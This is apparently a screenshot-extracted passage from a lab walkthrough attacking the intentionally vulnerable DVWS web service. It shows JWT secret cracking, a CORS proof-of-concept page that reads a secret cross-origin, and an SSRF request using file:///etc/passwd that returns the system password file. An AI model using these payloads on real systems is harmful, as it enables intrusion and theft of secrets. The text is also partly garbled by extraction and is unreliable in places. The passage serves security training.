sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache
/man:/usr/sbin/nologin lp:x:7:7:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin
nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var
/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
```

JSON Web Token (JWT) Secret Key Brute Force

JSON Web Tokens - jwt.io - Mozilla Firefox

JWT Web Token Secret

Debugger Libraries Introduction Ask Get a T-shirt

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaZHZ3c3VzZXIiLCJpYXQiOiJlNjM0NzIwMjUyIiwiaWF0IjoiMTY3NDU2NzUyIiwiaXN0IjoiZm90bG9uZyJ9.f_EHHv1yx03r8BErPnym3dw7vD09KB98tk
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "user": "dwsuser",
  "iat": 1563472025,
  "exp": 1563472055
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  1234567890
)
```

secret base64 encoded

Signature Verified

Correct secret key of **1234567890** found!

Same Origin Method Execution (SOME)

Cross-Origin Resource Sharing (CORS)

```
⌵ Cross-Origin Resource S... x http://kali/dwvs/vulnerabilit... x Preferences x Welcome to XAMPP x +
view-source:http://kali/dwvs/vulnerabilities/cors/client.php
Getting Started
81 <ul>
82 <li><a href="http://hiderefer.com/?https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS" target="_blank">https://developer.mozilla.org/en-US/do
83 <li><a href="http://hiderefer.com/?http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html" target="_blank">http://blog.portswigger.net/20
84 </ul>
85 <p><br>Having misconfiged cross-domain polcies can allow any third-party domain to perform two-way interaction to the vulnerable domain. While
86
87
88
89 <script type="text/javascript">
90
91 window.onload = doAjax();
92
93 function doAjax() {
94     var uri = "http://"
95     var str1 = "127.0.1.1";
96     var str2 = "/dwvs/vulnerabilities/cors";
97     var str3 = "/server.php"
98     var url = uri.concat(str1,str2,str3);
99     var request = JSON.stringify({searchterm:"secretword:one"})
100    var xmlhttp = new XMLHttpRequest();
101
102    xmlhttp.open("POST", url);
103    xmlhttp.setRequestHeader("Content-Type", "application/json; charset=UTF-8");
104    xmlhttp.setRequestHeader("Access-Control-Allow-Origin", "*");
105    xmlhttp.setRequestHeader("Access-Control-Allow-Methods", "GET, POST, OPTIONS");
106    xmlhttp.setRequestHeader("Access-Control-Allow-Headers", "Content-Type");
107    xmlhttp.setRequestHeader("Access-Control-Request-Headers", "X-Requested-With, accept, content-type");
108
109    xmlhttp.onreadystatechange = function() {
110        if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
111            var jsondata = JSON.parse(xmlhttp.responseText);
112            document.getElementById("id02").innerHTML = jsondata.secretword;
113        }
114    };
115
116    xmlhttp.send(request);
117 }
118
119 </script>
120
121 <p>The secret word is: <div id="id02"></div></p>
122
123
```

Check if arbitrary origin trusted

Change Origin request header to "http://xyz.com"

Request

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
POST /dvws1/vulnerabilities/cors/server.php HTTP/1.1
Host: dvws1.infosecaddicts.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Origin: http://xyz.com
Connection: close
```
- Response:**

```
HTTP/1.1 200 OK
Date: Wed, 24 Jul 2019 14:27:10 GMT
Content-Type: application/json
Connection: close
Set-Cookie: __cfduid=db46db0155861b77e1a7aec159e0915ee1563978430; expires=Thu, 23-Jul-20 14:27:10 GMT; path=/; domain=.infosecaddicts.com; HttpOnly; Secure
X-Powered-By: PHP/5.6.33
Access-Control-Allow-Origin: http://xyz.com
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=0
X-Content-Type-Options: nosniff
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CP-RAY: 4fb692c7cd2c7ca6-BEG
Content-Length: 187

<br />
<b>Notice</b>: Trying to get property of non-object in
<b>/opt/lampp/htdocs/dvws1/vulnerabilities/cors/server.php</b> on line
<b>16</b><br />
{"result":0,"secretword":"Not Found"}
```

Response shows the application allows access from any domain (origin http://xyz.com)

Response


Response header **Access-Control-Allow-Credentials: true** indicates third-party sites may be able to carry out privileged actions and retrieve sensitive information.

Content of *cors-poc.html*

```
<html>
<head></head>
<body>
<div id="secret"></div>
<script>
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("secret").innerHTML = this.responseText;
    }
  };
  xhttp.open("POST",
"https://dvws.infosecaddicts.com/dvws1/vulnerabilities/cors/server.php", true);
  xhttp.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
  xhttp.send(JSON.stringify({"searchterm":"secretword:one"}));
</script>
</body>
```


</html>

Request



The screenshot shows the Burp Suite interface with the Proxy tab selected. The request is intercepted and displayed in the Raw view. The request is a POST to `https://dvws1.infosecaddicts.com:443` with the following details:

```
POST /dvws1/vulnerabilities/cors/server.php HTTP/1.1
Host: dvws1.infosecaddicts.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 31
Origin: null
Connection: close

{"searchterm":"secretword:one"}
```

Response



The screenshot shows the Burp Suite interface with the Proxy tab selected. The response is intercepted and displayed in the Raw view. The response is an HTTP 200 OK with the following details:

```
HTTP/1.1 200 OK
Date: Thu, 18 Jul 2019 18:07:44 GMT
Server: Apache/2.4.39 (Unix) OpenSSL/1.0.2s PHP/7.3.7 mod_perl/2.0.8-dev
Perl/v5.16.3
X-Powered-By: PHP/7.3.7
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
Content-Length: 38
Connection: close
Content-Type: application/json

{"result":1,"secretword":"Kag8lzk0nM"}
```

Proof-of-concept to retrieve secret word



Server Side Request Forgery

Click on “load text file”

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender

1 x ...

Go Cancel <|v >|v

Request

Raw Params Headers Hex XML

```
POST /dvws1/vulnerabilities/ssrf/server.php HTTP/1.1
Host: dvws1.infosecaddicts.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/ssrf/
Content-Length: 201
Content-Type: text/plain;charset=UTF-8
Cookie: __cfduid=de070659d62dc3815d579fbf49482b2801563977149;
_ga=GA1.2.818108633.1563977153; _gid=GA1.2.1063246363.1563977153; _gat=1
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<methodCall>
  <methodName>examples.stringecho</methodName>
  <params>
    <param>
      <value><string>owasptop10.txt</string></value>
    </param>
  </params>
</methodCall>
```

In intercept request and in repeater change owasptop10.txt to <file:///etc/passwd>

Go Cancel < >

Target: <https://dvws1.infosecaddicts.com>

Request

Raw Params Headers Hex XML

```
POST /dvws1/vulnerabilities/ssrf/server.php HTTP/1.1
Host: dvws1.infosecaddicts.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/ssrf/
Content-Length: 205
Content-Type: text/plain;charset=UTF-8
Cookie: __cfduid=de070659d62dc3815d579fbf49482b2801563977140;
_ga=CA1.2.818108613.1563977153; _gid=CA1.2.1063246363.1563977153; _gat=1
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<methodCall>
<methodName>examples.stringecho</methodName>
<params>
<param>
<value><string>file:///etc/passwd</string></value>
</param>
</params>
</methodCall>
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Wed, 24 Jul 2019 14:11:02 GMT
Content-Type: text/xml;charset=UTF-8
Content-Length: 3636
Connection: close
X-Powered-By: PHP/5.6.33
Vary: Accept-Encoding
Content-Encoding: gzip
Strict-Transport-Security: max-age=0
X-Content-Type-Options: nosniff
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 4fb67b2039567c76-BEG

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time
```